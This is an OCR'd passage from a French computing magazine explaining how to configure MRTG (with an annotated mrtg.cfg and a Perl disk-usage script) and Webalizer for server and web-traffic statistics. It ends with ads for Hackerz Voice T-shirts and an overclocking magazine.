
Les agents snmp sont configurés avec public comme rocommunity et private comme rwcommunity.

```
/--------mrtg.cfg--------/

HtmlDir: /var/www/mrtg/
=> c'est là que les pages .html vont être écrites
ImageDir: /var/www/mrtg/images
=> pareil pour les images
LogDir: /var/www/mrtg/log
=> pareil pour les logs
Language: french
=> choix de la langue dans laquelle le texte des pages
   sera écrit
Refresh: 300
=> temps en secondes entre deux chargement de la
   même page (pour que le browser rafraîchisse la page
   automatiquement)
LoadMIBs: /usr/local/share/snmp/mibs/UCD-SNMP-
MIB.txt, /usr/local/share/snmp/mibs/HOST-
RESOURCES-MIB.txt
=> ce sont les MIBs standards du SNMP
Intervalle: 5
=> intervalle de temps en minutes entre deux exécutions
   de MRTG
RunAsDaemon: yes
=> mode daemon de MRTG, permet de n'avoir à le lancer
   qu'une fois (par exemple au démarrage du serveur) et
   donc de ne pas utiliser un cronjob
Forks: 4
=> nombre de fork(s) à utiliser si RunAsDaemon est vraie
Colours[_]: LIGHTBLUE#7aafff,BLUE#1000ff,DARK-
BLUE#000066,VIOLET#ff00ff
=> permet de spécifier les couleurs à utiliser pour faire
   les graphiques
WriteExpires: Yes
=> si vraie, alors MRTG génère des fichiers .meta
   (qu'apache comprend) contenant l'Expiration-tag des
   pages .html et des images .gif. Pour que cela fonction-
   ne, vous devez rajouter les directives "MetaDir ."et
   "MetaFiles on" dans la partie "<Directory
   /var/www/mrtg> </Directory>" de votre apache.conf
   (httpd.conf) ou directement dans un .htaccess que
   vous mettrez dans le même répertoire que les fichiers
   .html produit par MRTG

#--------------------------------------------------
# defaults
#--------------------------------------------------

Options[_]: nobanner
=> on définit ici des options valables pour tout les
   graphiques
AddHead[^]: <link rel="stylesheet"
href="../mrtg.css" type="text/css">
=> on précise ce que l'on veut inclure entre les tags
   <HEAD> et </HEAD> de toutes les pages .html géné-
   rées
```

```
#--------------------------------------------------
# System Usage
#--------------------------------------------------

#--------------------------------------------------
# cpu vs user@toto
#--------------------------------------------------
Target[toto.usrsys]:
ssCpuRawUser.0&ssCpuRawSystem.0:public@localhost
=> c'est la ligne principale de configuration, c'est là que
   l'on indique à MRTG comment récupérer les valeurs à
   grapher : ici on utilise une requête SNMP
RouterUptime[toto.usrsys]: public@localhost
=> on précise où récupérer l'uptime du serveur (SNMP
   encore une fois)
Options[toto.usrsys]: integer,nopercent
=> on précise que les valeurs à afficher seront des
   entiers (on récupère l'utilisation du cpu en %)
MaxBytes[toto.usrsys]: 100
=> on précise le maximum sur l'axe des ordonnées
Title[toto.usrsys]: Charge : System / User
=> c'est le titre de la page
PageTop[toto.usrsys]: <H1>Charge CPU (utilisateur
et system) en % @ toto.totohq.com</H1>
=> c'est le code HTML inclus dans l'en-tête de la page
   toto.usrsys.html
Unscaled[toto.usrsys]: ymw
=> on précise que pour les graphiques désirés ( y=year,
   m=month, w=week, d=day) on ne veut pas de mise à
   l'échelle
ShortLegend[toto.usrsys]: %
=> légende-courte (c'est ce qui apparaîtra sous l'image)
YLegend[toto.usrsys]: System@toto
=> légende pour l'axe des ordonnées
Legend1[toto.usrsys]: User CPU en %
=> légende pour la première valeur passée à MRTG
Legend2[toto.usrsys]: System CPU en %
=> légende pour la séconde valeur
Legend3[toto.usrsys]:
=> légende pour la troisième valeur
Legend4[toto.usrsys]:
=> légende pour la quatrième valeur (il faut garder à l'es-
   prit que dans la plupart des cas, deux valeurs suffi-
   ront, mais on peut aussi avoir besoin de grapher la
   moyenne de deux valeurs, donc ici, la moyenne de
   deux pour le trafic IN et la moyenne de deux autres
   pour le trafic OUT)
LegendI[toto.usrsys]:  User :
=> légende pour le IN
LegendO[toto.usrsys]:  System :
=> légende pour le OUT

#--------------------------------------------------
# active cpu@toto
#--------------------------------------------------

Target[toto.cpusum]:
ssCpuRawUser.0&ssCpuRawUser.0:public@localhost+ssC
puRawSystem.0&ssCpuRawSystem.0:public@localhost+ss
CpuRawNice.0&ssCpuRawNice.0:public@localhost
RouterUptime[toto.cpusum]: public@localhost
Options[toto.cpusum]: integer,nopercent
MaxBytes[toto.cpusum]: 100
Title[toto.cpusum]: Charge Active CPU
PageTop[toto.cpusum]: <H1>Charge Active du CPU en
% @ toto.totohq.org</H1>
ShortLegend[toto.cpusum]: %
YLegend[toto.cpusum]: CPU@toto
Legend1[toto.cpusum]: Active CPU en %
Legend2[toto.cpusum]:
Legend3[toto.cpusum]:
Legend4[toto.cpusum]:
LegendI[toto.cpusum]: Active :
LegendO[toto.cpusum]:

#--------------------------------------------------
# memory@toto
#--------------------------------------------------

Target[toto.memory]:
.1.3.6.1.4.1.2021.4.11.0&.1.3.6.1.4.1.2021.4.6.0:p
ublic@localhost
=> c'est une autre façon d'écrire une requête SNMP (pour
   comprendre mieux les MIBs, il faut imaginer qu'ils se
   présentent sous forme d'arbre)
RouterUptime[toto.memory]: public@localhost
Options[toto.memory]: nopercent, gauge
Title[toto.memory]: Utilisation de la Mémoire
PageTop[toto.memory]: <h1>Utilisation de la
Mémoire @ toto.totohq.org</h1>
MaxBytes[toto.memory]: 256000
AbsMax[toto.memory]: 260000
kMG[toto.memory]: k,M
=> précision sur les multiples autorisés (ici : ko, Mo)
YLegend[toto.memory]: RAM@toto
ShortLegend[toto.memory]: o
Legend1[toto.memory]: Mémoire utilisée
Legend2[toto.memory]: Mémoire libre
Legend3[toto.memory]: Maximum mémoire utilisée
Legend4[toto.memory]: Maximum mémoire libre
LegendI[toto.memory]: Mem util :
LegendO[toto.memory]: Mem libre :

#--------------------------------------------------
# Networx Usage
#--------------------------------------------------

#--------------------------------------------------
# eth0@toto
#--------------------------------------------------

Target[toto.eth0]: /192.168.0.2:public@localhost
WithPeak[toto.eth0]: dwmy
Unscaled[toto.eth0]: wmy
MaxBytes[toto.eth0]: 12500000
YLegend[toto.eth0]: eth0@toto
ShortLegend[toto.eth0]: o/s
Title[toto.eth0]: eth0@toto (LAN - Reseau Local)
PageTop[toto.eth0]: <H1>Analyse du Traffic pour
toto.eth0 (LAN - Reseau Local)</H1><b>Connections
entre les machines faisant parties du reseau
local de totohq.com à partir de toto (serveur
web).</b><br><br><TABLE><TR><TD>Interface:</TD><TD
>toto.eth0@toto</TD></TR></TABLE>

#--------------------------------------------------
# xl0@titi
#--------------------------------------------------

Target[titi.xl0]: 3:public@titi
WithPeak[titi.xl0]: dwmy
Unscaled[titi.xl0]: wmy
MaxBytes[titi.xl0]: 12500000
YLegend[titi.xl0]: xl0@titi
```

```
ShortLegend[titi.xl0]: o/s
Title[titi.xl0]: xl0@titi (LAN - Reseau Local)
PageTop[titi.xl0]: <H1>Analyse du Traffic pour xl0
(LAN - Reseau Local)</H1><b>Connections entre les
machines faisant partie du réseau local de
totohq.org à partir de titi
(parefeu).</b><br><br><TABLE><TR><TD>Interface:</T
D><TD>xl0@titi

#---------------------------------------------
# ppp0@titi
#---------------------------------------------

Target[ppp0]: \ppp0:public@titi
WithPeak[ppp0]: dwm
Suppress[ppp0]: y
Unscaled[ppp0]: wm
MaxBytes1[ppp0]: 128000
YLegend[ppp0]: ADSL(ppp0)
ShortLegend[ppp0]: o/s
MaxBytes2[ppp0]: 32000
AbsMax[ppp0]: 200000
Title[ppp0]: ppp0 (ADSL)
PageTop[ppp0]: <H1>Analyse du traffic pour la
ligne ADSL
(ppp0@titi)</H1><br><br><TABLE><TR><TD>Interface:<
/TD><TD>ppp0@titi</TD></TR></TABLE>

#---------------------------------------------
# Disk Usage
#---------------------------------------------

#---------------------------------------------
#/ (racine)
#---------------------------------------------

Target[disk-root]: `/var/mrtg/run/df2mrtg.pl /`
MaxBytes[disk-root]: 463
AbsMax[disk-root]: 490
Unscaled[disk-root]: dwmy
WithPeak[disk-root]: wym
YLegend[disk-root]: /
ShortLegend[disk-root]: o
Legend1[disk-root]: Espace utilisé :
LegendI[disk-root]: Utilisé :
LegendO[disk-root]: Libre :
Title[disk-root]: Disk usage : / Disk Stats
PageTop[disk-root]: <H1>Disk Status :
/</H1><TABLE><TR><TD>Mount point
:</TD><TD>/</TD></TR></TABLE>

#---------------------------------------------
#/usr
#---------------------------------------------

Target[disk-usr]: `/var/mrtg/run/df2mrtg.pl /usr`
MaxBytes[disk-usr]: 1843
AbsMax[disk-usr]: 1900
Unscaled[disk-usr]: dwmy
WithPeak[disk-usr]: wym
YLegend[disk-usr]: /usr
ShortLegend[disk-usr]: o
Legend1[disk-usr]: Espace utilisé :
LegendI[disk-usr]: Utilisé :
LegendO[disk-usr]: Libre :
Title[disk-usr]: Disk usage : /usr Disk Stats
PageTop[disk-usr]: <H1>Disk Status :
/usr</H1><TABLE><TR><TD>Mount point
:</TD><TD>/usr</TD></TR></TABLE>

#---------------------------------------------
#/home
#---------------------------------------------

Target[disk-home]: `/var/mrtg/run/df2mrtg.pl
/home`
MaxBytes[disk-home]: 1946
AbsMax[disk-home]: 2000
Unscaled[disk-home]: dwmy
WithPeak[disk-home]: wym
YLegend[disk-home]: /home
ShortLegend[disk-home]: o
Legend1[disk-home]: Espace utilisé :
LegendI[disk-home]: Utilisé :
LegendO[disk-home]: Libre :
Title[disk-home]: Disk usage : /home Disk Stats
PageTop[disk-home]: <H1>Disk Status :
/home</H1><TABLE><TR><TD>Mount point
:</TD><TD>/home</TD></TR></TABLE>

/--------mrtg.cfg--------/
```

Comme les images parlent d'elles-mêmes, voici un exemple de site utilisant MRTG pour afficher le trafic d'un parc de serveurs :



ECRITURE DE SCRIPTS POUR MRTG

Comme vous l'avez remarqué dans la partie du fichier de config 'Disk Usage', on peut préciser comme Target un script perl (ou n'importe quel script shell). Il faut et il suffit que le script retourne ceci :

```
+----------------------------+
|       Integer value 1      |
+----------------------------+
+----------------------------+
|       Integer value 2      |
+----------------------------+
+----------------------------+
|           Uptime           |
+----------------------------+
+----------------------------+
| Infos/Comments/Command Name |
+----------------------------+
```

Voici comme exemple le script 'df2mrtg.pl' utilisé précédemment.

```
/--------------df2mrtg.pl--------------/

#!/usr/bin/perl

if ( $ARGV[0] eq "" )
{
  print "Usage: $0 <disk name or mount point>\n";
  exit;

}

#uptime-stuff && hostname-stuff

$tmp =`uptime`;
$tmp =~ s/,//g;
@utime = split /\s/, $tmp;
$host=`hostname`;
$percent = 0;
foreach $_ (`df -Pm | grep -v "Filesystem"`)

# grab df table

{
  ($device, $size, $used, $free, $percent,
$mount) = split(/\s+/);
    if ( $ARGV[0] eq $device || $ARGV[0] eq
$mount)
      {last;}

#bail out

}

print "$used\n";
print "$free\n";
print "$utime[4] days $utime[7] hours\n";
print "$host\n";

/--------------df2mrtg.pl--------------/
```

Conclusion

MRTG est sans aucun doute l'un des meilleurs utilitaires pour obtenir des infos sur l'utilisation d'un parcs de serveurs de façons relativement simple.

Webalizer

Présentation

Si vous recherchez un outil capable de vous donner de manière élégante et professionnelle des infos sur les sites Webs que vous hébergez, alors Webalizer est fait pour vous.

Voici ses caractéristiques :

1. écrit en C (pour des question de rapidité et de portabilité). Il est capable de traiter 10 000 enregistrements en une seconde, avec un fichier de log de 40 Mo traités dans son intégralité en 15 secondes (environ 150 000 enregistrements),
2. supporte le format de log CLF (Common Logfile Format),
3. support natif des xferlog de Wu-ftpd ainsi que les logs de Squid,
4. bonne internationalisation. Il est traduit dans presque toutes les langues : Catalan, Chinois, Croate, Danois, Hollandais, Anglais, Estonien, Espagnol, Finnois, Français, Gallois, Allemand, Grec, Hongrois, Islandais, Indonésien, Italien, Japonais, Coréen, Malaysien, Norvégien, Polonais, Portugais, Roumain, Russe, Serbe, Slovaque, Slovène, Suédois, Turc et Ukrainien,
5. aucune limite dans la taille du log et logs partiels supportés, ce qui autorise les rotations de logs aussi souvent qu'on en a besoin (souvent inclus dans les distributions récentes), et donc plus aucun besoin de garder d'énormes fichiers log pour pouvoir faire des statistiques sur un mois entier.


Mise en place

Voici un exemple de configuration :

```
/--------------webalizer.conf--------------/

LogFile /var/log/apache/totoland/access.log
=> spécifie le fichier log à lire
LogType clf
=> type de fichier log (CLF, ftp, squid)
OutputDir /var/www/.stat
=> endroit où Webalizer va générer les fichiers html
HistoryName webalizer.totoland.hist
=> fichier historique : utilisé par Webalizer pour conserver
   des données sur les 12 derniers mois pour générer
   plus rapidement la page d'index.
Incremental yes
IncrementalName webalizer.planemu.current
=> si 'Incremental' est vraie alors Webalizer va se servir
   du fichier 'IncrementalName' pour sauver les infos
   relative au mode de lecture partiel des logs
ReportTitle Totoland Web-server Stats
=> titre de la page de rapport
HostName totoland.com
=> dns pleinement qualifié du site dont webalizer va géné-
   rer le rapport d'activité
#HTMLExtension  html
PageType htm*
PageType cgi
PageType phtml
PageType php3
PageType pl
PageType php
=> c'est ici que l'on définit toutes les extensions des
   pages pour lesquelles webalizer devra produire des
   statistiques
#UseHTTPS no
DNSCache dns_cache.db
DNSChildren 20
#HTMLHead <BODY BGCOLOR="/E8E8E8" TEXT="/000000"
LINK="/0000FF" VLINK="/FF0000">
#HTMLBody <BODY BGCOLOR="/E8E8E8" TEXT="/000000"
LINK="/0000FF" VLINK="/FF0000">
#HTMLPost <BRCLEAR="all">
```

```
#HTMLTail <IMG SRC="msfree.gif" ALT="100% Micro
free!">
#HTMLEnd </BODY></HTML>
#Quiet no
#ReallyQuiet no
#TimeMe no
#GMTTime no
#Debug no
#IgnoreHist no
#HourlyGraph yes
#HourlyStats yes
#TopSites 30
#TopURLs 30
#TopReferrers 30
#TopAgents 15
#TopCountries 50
#IndexAlias home.htm
#IndexAlias homepage.htm

HideSite *pandore
HideReferrer pandore/
HideReferrer Direct Request
HideReferrer planemu.dyndns.org/
HideURL *.gif
HideURL *.GIF
HideURL *.jpg
HideURL *.JPG
HideURL *.ra
#HideAgent RealPlayer
GroupURL /cgi-bin/*
#GroupSite *.aol.com
#GroupSite *.compuserve.com
#GroupReferrer yahoo.com/
#GroupReferrer excite.com/
#GroupReferrer infoseek.com/
#GroupReferrer webcrawler.com/
#GroupReferrer planemu.dyndns.org/
#GroupAgent MSIE
#HideAgent MSIE
#GroupAgent Mozilla
#HideAgent  Mozilla
#GroupAgent Lynx*
#HideAgent  Lynx*
#GroupShading yes
#GroupHighlight yes
#IgnoreSite bad.site.net
#IgnoreURL /test*
#IgnoreReferrer file:/*
#IgnoreAgent RealPlayer
MangleAgents 4

-------------webalizer.conf-------------/
```

Comme vous le verrez si vous utilisez cette configuration, vous obtiendrez des résultats qui ressemblent à peu près à ceci :



Fredy

L'HACKTION-SHIRT INTRUSION.EXE

de Hackerz Voice

Réédité à la demande générale

PROMO

3 T-shirts pour 60 €
au lieu de 69 €

JE COMMANDE À HACKERZ VOICE

Nom : ..... **Prénom :** .....
Adresse : .....
.....
Code : ..... **Ville :** .....
Pays : .....

JE CHOISIS LE COLLECTOR 1 INTRUSION.EXE POUR 23 € ☐ JE CHOISIS LA PROMO : 3 INTRUSION.EXE POUR 60 € ☐

PAIEMENT

par chèque à l'ordre de DMP, DMP, 26 bis rue Jeanne d'Arc, 94160 Saint-Mandé ☐

par Carte Bleue ☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐

Expire en ☐☐ / ☐☐

Taille **XL** ☐ **XXL** ☐

Total de la commande ☐

Signature

OCTOBRE 2002

OVERCLOCKING News

n°1

Le journal de la performance informatique

PENTIUM 4-2,26 GHZ POUSSÉ À 3 GHZ LE MODE D'EMPLOI

L 19354 - 1 - F: 3,70 € - RD

3,70 € BIMESTRIEL

VOTRE WATERCOOLING POUR MOINS DE 150 EUROS

ALIMENTATION
Antec explose
Enermax

NOUVEAU RADIATEUR
TOUT SUR LE HEAT-PIPE

EXCLUSIF

nous avons débloqué et overclocké le ATHLON XP T-BRED

EN VENTE CHEZ VOTRE MARCHAND DE JOURNAUX